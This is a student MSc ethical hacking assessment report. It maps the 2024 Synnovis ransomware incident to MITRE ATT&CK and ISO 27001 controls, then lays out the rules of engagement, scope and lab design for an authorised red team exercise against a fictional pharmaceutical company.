



**Prifysgol Cymru**  
Y Drindod Dewi Sant  
**University of Wales**  
Trinity Saint David

**Ethical Hacking**

**ACCA7033** Assessment Report

**Student Name:** Muhammad Waleed

**Student ID:** 2430361

**Program:** MSc Cybersecurity & Digital Forensics

**Submission To:** Dr. Mohamed Ghanem

# Contents

|                                                                                                        |    |
|--------------------------------------------------------------------------------------------------------|----|
| List of figures and tables .....                                                                       | 4  |
| Abstract .....                                                                                         | 5  |
| 1. Task 1: Introduction .....                                                                          | 6  |
| 1.1 Case Overview and Evidence Base .....                                                              | 6  |
| 1.1.1 Incident summary .....                                                                           | 6  |
| 1.1.2 Attribution context .....                                                                        | 6  |
| 1.1.3 Method and limitations .....                                                                     | 6  |
| 1.2 Method and limitations .....                                                                       | 6  |
| 1.3 MITRE ATT&CK Enterprise Mapping (≥10 TTPs) .....                                                   | 7  |
| 1.4 Root Cause Analysis .....                                                                          | 8  |
| 1.4.1 Control failures .....                                                                           | 8  |
| 1.4.2 Architectural weaknesses .....                                                                   | 9  |
| 1.4.3 Monitoring and response gaps .....                                                               | 9  |
| 1.4.4 Systemic dependency risk .....                                                                   | 9  |
| 1.5 Strategic Recommendations (Prevention and Detection) Mapped to ISO/IEC<br>27001:2022 Annex A ..... | 9  |
| Conclusion .....                                                                                       | 11 |
| 2. Task 2: Red Team Engagement – “Operation IP Shield” .....                                           | 12 |
| 2.1 Introduction and Engagement Overview .....                                                         | 12 |
| 2.2 Rules of Engagement (RoE) .....                                                                    | 13 |
| 2.2.1 Engagement Authorisation .....                                                                   | 13 |
| 2.2.2 Objectives and Success Criteria .....                                                            | 13 |
| 2.2.3 Scope Definition .....                                                                           | 14 |
| 2.2.4 Constraints and Safety Controls .....                                                            | 14 |
| 2.2.5 Communication and Escalation .....                                                               | 15 |
| 2.3 Threat Emulation Plan (MITRE ATT&CK®) .....                                                        | 15 |
| 2.3.1 Threat Model and Rationale .....                                                                 | 15 |
| 2.3.2 Campaign Objectives .....                                                                        | 15 |
| 2.3.3 Planned ATT&CK TTP Mapping (High-Level) .....                                                    | 16 |

|                                            |    |
|--------------------------------------------|----|
| 2.3.4 Operational Approach .....           | 16 |
| 2.4 Lab Environment Design .....           | 16 |
| 2.4.1 Lab Overview .....                   | 16 |
| 2.4.2 Addressing and Key Systems.....      | 17 |
| 2.4.3 Evidence Collection Points .....     | 17 |
| 2.5 Attack Timeline .....                  | 35 |
| 2.5.1 Attack Narrative and Execution ..... | 38 |
| References .....                           | 42 |
| Appendix.....                              | 44 |

## List of figures and tables

### List of Tables

- **Table 1:** MITRE ATT&CK® Enterprise Mapping for the Synnovis (NHS Pathology) Ransomware Incident (Key TTPs Across the Attack Chain)
- **Table 2:** Strategic Recommendations Mapped to ISO/IEC 27001:2022 Annex A Controls (Prevention and Detection)
- **Table 3:** Planned ATT&CK TTP Mapping
- **Table 4:** Operation IP Shield - Attack Timeline
- **Table 5:** Detection Gap Analysis

### List of Figures

- **Figure 1:** Flow Chart
- **Figure 2.** Network diagram of a virtual setup
- **Figure 3.** Attacker Envoirment Overview

## Abstract

On 3 June 2024, Synnovis—a pathology and diagnostics provider supporting NHS organisations, particularly in South-East London—was hit by a ransomware attack that significantly reduced testing capacity and disrupted clinical services. NHS England reported delays affecting over 11,000 outpatient and elective appointments, and confirmed that criminals later published stolen data on 20 June 2024; services were fully restored by December 2024 [6], [7]. Public reporting attributes the intrusion to the Qilin (Agenda) ransomware ecosystem, a double-extortion threat that combines data theft with encryption-led disruption [8]–[10]. This paper converts the public narrative into an evidence-based MITRE ATT&CK Enterprise mapping (at least ten TTPs), analyses root causes (identity/perimeter exposure, segmentation and monitoring gaps, and systemic dependency risks), and provides strategic prevention and detection recommendations explicitly mapped to ISO/IEC 27001:2022 Annex A controls. It argues that “pre-encryption” detection (credential abuse, lateral movement, staging, and exfiltration) is the decisive defensive window for modern ransomware campaigns affecting healthcare availability and patient safety.

## **1. Task 1: Introduction**

Ransomware is no longer merely an IT outage; in healthcare it becomes a safety and continuity risk when diagnostics, prescribing, and time-critical workflows degrade. Peer-reviewed research on cyber incidents in health systems shows that loss of ICT can force paper-based workarounds, increase staff burden, and elevate patient-safety risk through delays and coordination breakdowns [13], [14]. The Synnovis incident provides a contemporary UK case where disruption of pathology services cascaded across multiple trusts, demonstrating how outsourced or shared clinical services can become single points of failure [6], [11].

This paper fulfils the assessment requirements by: (1) mapping the campaign to MITRE ATT&CK Enterprise, identifying and explaining at least ten key TTPs across the chain; (2) analysing root causes (control failures, architectural weaknesses, and human factors); and (3) synthesising strategic recommendations for prevention and detection, explicitly mapped to ISO/IEC 27001:2022 Annex A controls.

### **1.1 Case Overview and Evidence Base**

#### **1.1.1 Incident summary**

NHS England states that Synnovis was the victim of a ransomware cyber-attack on 3 June 2024, causing major loss of diagnostic capacity and delays to over 11,000 outpatient and elective appointments; criminals published stolen data on 20 June 2024, and services were fully restored by December 2024 [6][7].

#### **1.1.2 Attribution context**

Credible reporting links the incident to the Qilin ransomware group (often described as Russian-speaking or Russia-linked in media coverage), with Qilin also discussed in technical write-ups and vendor analyses as an active Ransomware-as-a-Service operation using double extortion [8][10][15].

#### **1.1.3 Method and limitations**

The public domain does not provide a complete forensic timeline (e.g., exact initial access vector, specific malware tooling, and lateral movement commands). Where details are not confirmed for this victim, this paper anchors the narrative to NHS England disclosures (dates, disruption, and data publication) and uses reputable media and high-quality threat analysis to map likely TTPs consistent with Qilin operations. Such mappings are clearly framed as hypotheses rather than confirmed facts.

### **1.2 Method and limitations**

Figure 1 represents an evidence-aligned attack flow for a double-extortion ransomware incident impacting clinical diagnostics.




Figure 1. Flow Chart

Clinically, this model aligns with the reported outcome: large-scale disruption to blood-testing and pathology systems supporting trusts in South-East London, with continued public guidance to attend urgent care while services operated in a degraded state [6][7][11].

### 1.3 MITRE ATT&CK Enterprise Mapping ( $\geq 10$ TTPs)

Table I maps key tactics and techniques across the chain. “Evidence basis” distinguishes: (S) supported by Synnovis/NHS England or high-quality reporting about this incident; (Q) consistent with Qilin tradecraft described in reputable technical analysis.

#### MITRE ATT&CK mapping for the Synnovis incident

| # | Tactic               | Technique (ID)                                | Why it fits the chain                                                              | Evidence basis |
|---|----------------------|-----------------------------------------------|------------------------------------------------------------------------------------|----------------|
| 1 | Initial Access       | Phishing (T1566)                              | Common entry for RaaS affiliates; used to obtain credentials or payload execution. | (Q) [9], [10]  |
| 2 | Initial Access       | Valid Accounts (T1078)                        | Ransomware affiliates frequently use stolen credentials to enter and blend in.     | (Q) [9], [16]  |
| 3 | Initial Access       | External Remote Services (T1133)              | Plausible for third-party clinical suppliers with remote support/admin surfaces.   | (Q) [12], [17] |
| 4 | Execution            | PowerShell (T1059.001)                        | Common for hands-on-keyboard staging and deployment in Windows estates.            | (Q) [9], [10]  |
| 5 | Persistence          | Scheduled Task/Job (T1053)                    | Frequently used to re-run tools, maintain foothold, or time encryption.            | (Q) [9], [10]  |
| 6 | Privilege Escalation | Exploitation for Privilege Escalation (T1068) | Typical step to reach domain-wide deployment capability.                           | (Q) [9], [10]  |

|    |                   |                                                            |                                                                      |                |
|----|-------------------|------------------------------------------------------------|----------------------------------------------------------------------|----------------|
| 7  | Credential Access | Credentials from Password Stores: Web Browsers (T1555.003) | Qilin has been observed targeting browser-stored credentials.        | (Q) [10]       |
| 8  | Credential Access | OS Credential Dumping (T1003)                              | Standard method to obtain high-privilege credentials post-foothold.  | (Q) [9], [10]  |
| 9  | Discovery         | Network Service Discovery (T1046)                          | Identify reachable services (file shares, DCs, backup servers).      | (Q) [9], [10]  |
| 10 | Lateral Movement  | Remote Services (T1021)                                    | Spread across hosts using admin protocols (RDP/SMB/WinRM).           | (Q) [9], [10]  |
| 11 | Collection        | Data from Local System (T1005)                             | Gather sensitive operational/patient-adjacent data before extortion. | (S/Q) [6], [9] |
| 12 | Exfiltration      | Exfiltration Over C2 Channel (T1041)                       | Transfer staged datasets off-network prior to encryption.            | (S/Q) [6], [9] |
| 13 | Defense Evasion   | Clear Windows Event Logs (T1070.001)                       | Often used to reduce forensic visibility and delay response.         | (Q) [9], [10]  |
| 14 | Impact            | Data Encrypted for Impact (T1486)                          | Ransomware disruption reducing diagnostics capacity.                 | (S) [6], [7]   |

Analytical note: The most defensible incident-specific conclusions are the Impact (ransomware disruption) and data theft/publication; the precise initial access and tooling remain undisclosed publicly, so those TTPs are modelled based on Qilin and RaaS norms and should be framed as hypotheses in the submission [6][9].

## 1.4 Root Cause Analysis

### 1.4.1 Control failures

UK regulators and national guidance emphasise that internet-facing services should not rely on single-factor authentication where access could lead to personal data exposure, recommending multi-factor authentication and risk-assessed remote access architectures [12][18]. For healthcare

suppliers with privileged remote support pathways, weak authentication and insufficient conditional access increase the likelihood that credential theft (e.g., phishing, infostealers, password reuse) becomes a full compromise.

### 1.4.2 Architectural weaknesses

The scale and duration of disruption suggests that, once attackers gained deployment rights, the blast radius was large. This is commonly enabled by insufficient network segmentation between user endpoints, server tiers, diagnostic platforms, and backup infrastructure—allowing lateral movement and ransomware propagation [17][19].

### 1.4.3 Monitoring and response gaps

The incident progressed to both exfiltration and encryption, indicating limited telemetry, alerting, or response capacity to act on pre-impact signals. UK guidance on ransomware mitigation stresses layered controls (MFA, patching, segmentation) and the ability to recover via resilient backups—implicitly recognising that detection alone is often too late unless it targets early-chain behaviours [17][19].

### 1.4.4 Systemic dependency risk

A central strategic lesson is that pathology is a shared service underpinning multiple clinical pathways. Outages propagate across trusts and GP practices, forcing manual workflows and delaying care [6][11]. Subsequent reporting linked broader disruption to patient harm and, in at least one investigated case, a death where the cyber incident was considered a contributing factor—highlighting the safety dimension of availability attacks in healthcare [8][20].

## 1.5 Strategic Recommendations (Prevention and Detection) Mapped to ISO/IEC 27001:2022 Annex A

ISO/IEC 27001:2022 Annex A provides a structured set of organisational and technical controls suitable for defining risk treatments in an ISMS and supporting auditability [21][22]. The recommendations below are framed as implementable outcomes and explicitly mapped to Annex A controls, aligned to the modelled ATT&CK chain.

### Recommendations mapped to ISO/IEC 27001:2022 Annex A controls

| Strategic recommendation                                                                                                                           | Prevents/detects (ATT&CK focus) | ISO 27001:2022 Annex A mapping                                                 |
|----------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------|--------------------------------------------------------------------------------|
| Mandate strong MFA everywhere, prioritising remote access, admin portals, and backup consoles; prefer phishing-resistant MFA for privileged roles; | T1566, T1078, T1133             | A.8.5 Secure authentication; A.5.15 Access control; A.5.16 Identity management |

|                                                                                                                                                                                                                           |                         |                                                                                                |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|------------------------------------------------------------------------------------------------|
| implement conditional access (device compliance, geo-velocity, risk).                                                                                                                                                     |                         |                                                                                                |
| Reduce remote attack surface: move from broad VPN/RDP exposure to ZTNA and least-privilege application publishing; harden and monitor any vendor support channels.                                                        | T1133, T1021            | A.8.20 Network security;<br>A.8.22 Segregation of networks and services                        |
| Privileged Access Management (PAM): separate admin identities, just-in-time elevation, credential vaulting, and session recording for all privileged actions.                                                             | T1003, T1068, T1021     | A.5.16 Identity management; A.8.2 Privileged access rights; A.8.5 Secure authentication        |
| Detection engineering for the “pre-encryption window”: alert on anomalous logins, impossible travel, mass authentication failures, new admin group membership, remote execution patterns, and suspicious scheduled tasks. | T1078, T1053, T1059.001 | A.8.15 Logging; A.8.16 Monitoring activities                                                   |
| Egress monitoring and DLP for sensitive datasets: detect staging (large archive creation), abnormal outbound transfers, and non-standard egress channels; baseline lab data flows.                                        | T1005, T1041            | A.8.12 Data leakage prevention; A.8.20 Network security; A.8.16 Monitoring activities          |
| Harden endpoints and servers: EDR with tamper protection, application control for admin tools, restrict LOLBins misuse, and enforce secure configuration baselines.                                                       | T1059.001, T1070.001    | A.8.7 Protection against malware; A.8.9 Configuration management; A.8.16 Monitoring activities |
| Ransomware-resistant backups: immutable/offline copies, separate admin accounts, MFA for destructive backup actions, and frequent restore testing for pathology-critical services.                                        | T1486                   | A.8.13 Information backup; A.5.30 ICT readiness for business continuity                        |
| Network segmentation by clinical criticality: isolate diagnostic platforms, AD tiers, backup systems, and                                                                                                                 | T1021, T1046            | A.8.22 Segregation of networks and services; A.8.20 Network security                           |

|                                                                                                                                                                                                 |                         |                                                                                             |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|---------------------------------------------------------------------------------------------|
| management planes; implement deny-by-default east-west controls.                                                                                                                                |                         |                                                                                             |
| Threat intelligence and purple teaming focused on ransomware TTPs observed in the wild; build SIEM/EDR detections against Qilin-like behaviours (credential theft, staging, mass file changes). | T1555.003, T1003, T1041 | A.5.7 Threat intelligence; A.8.16 Monitoring activities                                     |
| Clinical continuity planning: pre-agreed manual procedures, diagnostic prioritisation rules, courier and reporting fallbacks, and rehearsed communications with trusts and GP practices.        | Reduces impact severity | A.5.30 ICT readiness for business continuity; A.5.29 Information security during disruption |

Because public reporting confirms both service disruption and data publication, defensive priorities should focus on preventing the chain from reaching exfiltration and encryption (T1005/T1041/T1486) through identity hardening, segmentation, and monitoring [6][10].

## Conclusion

The Synnovis ransomware incident shows how a double-extortion campaign can translate into real-world healthcare disruption when identity assurance, segmentation, and pre-encryption monitoring are insufficient. NHS England's timeline (3 June attack; 20 June data publication; restoration by December 2024) highlights both the operational fragility of diagnostics supply chains and the prolonged recovery burden after wide compromise [6], [7]. Strategically, the strongest risk reduction comes from: (i) hardening remote access and privileged identities; (ii) engineering detections around credential abuse, lateral movement, and data staging; and (iii) ensuring ransomware-resistant recovery capability. Mapping these actions to ISO/IEC 27001:2022 Annex A translates lessons into an auditable improvement plan suitable for a Level 7 assessment.

## **2. Task 2: Red Team Engagement – “Operation IP Shield”**

### **2.1 Introduction and Engagement Overview**

Cureton Pharmaceutical Company (CPC) is approaching a commercially and scientifically critical milestone and has identified a credible risk of intellectual property (IP) theft by a sophisticated competitor or a state-sponsored actor. In response, CPC commissioned a controlled red team exercise—Operation IP Shield—to emulate an Advanced Persistent Threat (APT) operating with stealth, patience, and realistic tradecraft across CPC’s hybrid estate.

The target environment reflects CPC’s core business dependencies: (i) an on-premises Active Directory (AD) network supporting R&D operations, (ii) an AWS VPC hosting a clinical trial data portal, and (iii) CI/CD pipelines used for application development and deployment. These three areas are routinely targeted in real-world intrusions because they offer multiple paths to high-value data: identity infrastructure (AD), externally accessible cloud workloads, and supply-chain opportunities through build and deployment systems.

The primary objective of Operation IP Shield is to exfiltrate a defined sample of dummy research data from the R&D environment without detection, thereby evaluating CPC’s preventive controls, monitoring coverage, and incident response readiness under realistic adversary conditions. Secondary objectives include assessing the organisation’s ability to detect early-stage behaviours (e.g., abnormal authentication, discovery activity, privilege escalation and lateral movement), and evaluating whether defensive controls can identify or disrupt stealthy data staging and outbound exfiltration attempts.

This engagement is designed as a professional security assurance activity rather than a vulnerability scan. It prioritises stealth and evasion (within authorised boundaries), aligns actions to the MITRE ATT&CK® Enterprise framework to ensure defensible mapping of tactics, techniques and procedures (TTPs), and produces two complementary deliverables:

a Technical Report for the Blue Team detailing the attack chain, evidence of success, and a critical analysis of detection gaps; and

an Executive Brief for senior leadership describing business risk, likely impact, and the strategic rationale for investment in security improvements.

Finally, to ensure safety and governance, all activity is conducted under an agreed Rules of Engagement (RoE) defining scope, authorised techniques, communications, and stop conditions. Evidence collected during the exercise (screenshots, logs, timestamps and artefacts) is handled in line with CPC’s data handling requirements and is used to support findings, recommendations, and an auditable improvement plan.




**Figure 2.** Network diagram of a virtual setup  
(Self Generated)

## 2.2 Rules of Engagement (RoE)

### 2.2.1 Engagement Authorisation

- **Client:** Cureton Pharmaceutical Company (CPC)
- **Authorising Authority:** CPC Chief Information Security Officer (CISO) (authorisation on file)
- **Engagement Window:** 15–29 November 2025 (2 weeks)
- **Engagement Type:** Grey-box (limited infrastructure knowledge provided; no privileged credentials beyond agreed test accounts)

### 2.2.2 Objectives and Success Criteria

#### Primary Objective:

- Exfiltrate a **defined sample of dummy R&D research data** to a controlled collection point **without triggering a high-confidence detection alert** during the engagement window.

#### Secondary Objectives:

- Demonstrate a realistic attack path across CPC's **hybrid environment** (on-prem AD ↔ AWS VPC ↔ CI/CD).
- Identify detection and response gaps and provide actionable improvements.

### 2.2.3 Scope Definition

#### In-Scope Systems (Hybrid Environment)

##### 1. R&D On-Premises Active Directory Environment (CPC-R&D)

- AD Domain: cpc.local (lab domain)
- Domain Controller(s), R&D workstation(s), file share(s) hosting dummy research data
- Administrative services required for domain operations (e.g., DNS/LDAP/SMB)

##### 2. AWS VPC – Clinical Trial Data Portal (Simulated)

- VPC segment representing the portal environment
- Web tier (portal front end), application tier (if modelled), and data tier (e.g., database/storage)
- Relevant security boundaries (security groups, IAM roles/policies, logging)

##### 3. CI/CD Pipeline (Simulated)

- CI/CD runner/build host representing an automated pipeline
- Source repository / build artefacts location (simulated)
- Secrets storage mechanism (simulated) and deployment path into AWS VPC (where modelled)

#### Out-of-Scope

- Any real production systems or real patient data systems (lab exercise only)
- Any third-party partner networks not explicitly included
- Physical security testing (e.g., tailgating)
- Denial-of-Service and destructive actions (no ransomware deployment)

### 2.2.4 Constraints and Safety Controls

- **No destructive attacks**, no DoS, no actions that intentionally degrade availability
- **Exfiltration limit**: maximum **100 MB** total, using **dummy data only**

- **Operating hours:** 09:00–18:00 (UK time), unless otherwise agreed
- **Stop conditions:** halt immediately if unexpected instability occurs or if an out-of-scope asset is impacted
- **Data handling:** all collected artefacts stored securely, retained only for reporting, and disposed of per CPC guidance

## 2.2.5 Communication and Escalation

- **Primary contact (Blue Team):** SOC/Blue Team Lead (role-based contact)
- **Secondary contact:** Engagement Sponsor (role-based contact)
- **Status reporting:** daily summary (end of day) including actions taken, observed detections, and planned next steps
- **Critical findings:** reported within **2 hours** of confirmation
- **Incident escalation:** if real risk is identified, escalate immediately and pause activity pending instruction

## 2.3 Threat Emulation Plan (MITRE ATT&CK®)

### 2.3.1 Threat Model and Rationale

Operation IP Shield emulates an **APT-style adversary** prioritising **stealth, persistence, and targeted data theft**. The assumed adversary intent is **pharmaceutical IP theft** and **clinical trial intelligence collection**, consistent with known real-world targeting of pharmaceutical and research organisations.

### 2.3.2 Campaign Objectives

1. **Exfiltrate** a defined sample of dummy **drug formulation / R&D research data**
2. Obtain access that enables compromise of **CI/CD** to understand supply-chain exposure (positioning)
3. Maintain controlled, time-boxed **persistence** sufficient to complete the objective (within RoE)

### 2.3.3 Planned ATT&CK TTP Mapping (High-Level)

| Category         | In Scope                                                                                            | Out of Scope                                                                   |
|------------------|-----------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------|
| R&D On-Prem (AD) | AD domain (lab), DC(s), R&D workstation(s), research file share(s) hosting dummy data               | Any real production systems, real patient systems, or non-authorised endpoints |
| AWS VPC (Portal) | Simulated clinical trial portal workload(s), security groups/IAM boundaries, logging where modelled | Any third-party partner networks; any real clinical trial data                 |
| CI/CD            | Simulated pipeline host/runner, repo/artefact path, secrets handling (simulated)                    | Unauthorised access to external repos or real vendor services                  |
| Techniques       | Controlled APT-style emulation within RoE; no destructive actions                                   | DoS, ransomware deployment, destructive payloads, persistence beyond window    |
| Data Handling    | Dummy research sample only; exfiltration capped (e.g., <=100MB)                                     | Exfiltration of real sensitive data or any data beyond agreed dummy dataset    |

Table 3. Scope Definition

**2.3.4 Operational Approach** The engagement prioritises “low and slow” actions: Limited authentication attempts; avoid noisy scanning

- Preference for native tooling and minimal artefacts
- Emphasis on pre-encryption detection opportunities (identity anomalies, lateral movement signals, staging/exfil patterns)

## 2.4 Lab Environment Design

### 2.4.1 Lab Overview

The lab is designed to mimic CPC’s hybrid infrastructure using isolated virtual networks and segmented workloads to represent:

- R&D On-Prem AD Network
- AWS VPC Clinical Trial Portal
- CI/CD Pipeline Segment
- A virtual gateway connecting segments under controlled routing rules

## 2.4.2 Addressing and Key Systems

- Virtual Gateway: 172.20.10.3
- AWS VPC (Clinical Trial Portal): 172.20.10.2
- CI/CD (Pipeline host/runner): 172.20.10.4
- R&D (AD + research systems): 172.20.10.5
- Red Team workstation (attacker VM): 172.0.0.1

## 2.4.3 Evidence Collection Points

To support detection-gap analysis, the lab enables collection of:

- Windows logs (Security + PowerShell/Operational logs if enabled)
- Host telemetry (EDR/Sysmon if available)
- Network telemetry (gateway logs / firewall events)
- AWS logs (CloudTrail equivalent / VPC flow logs if modelled)
- CI/CD job logs and artefact audit trails



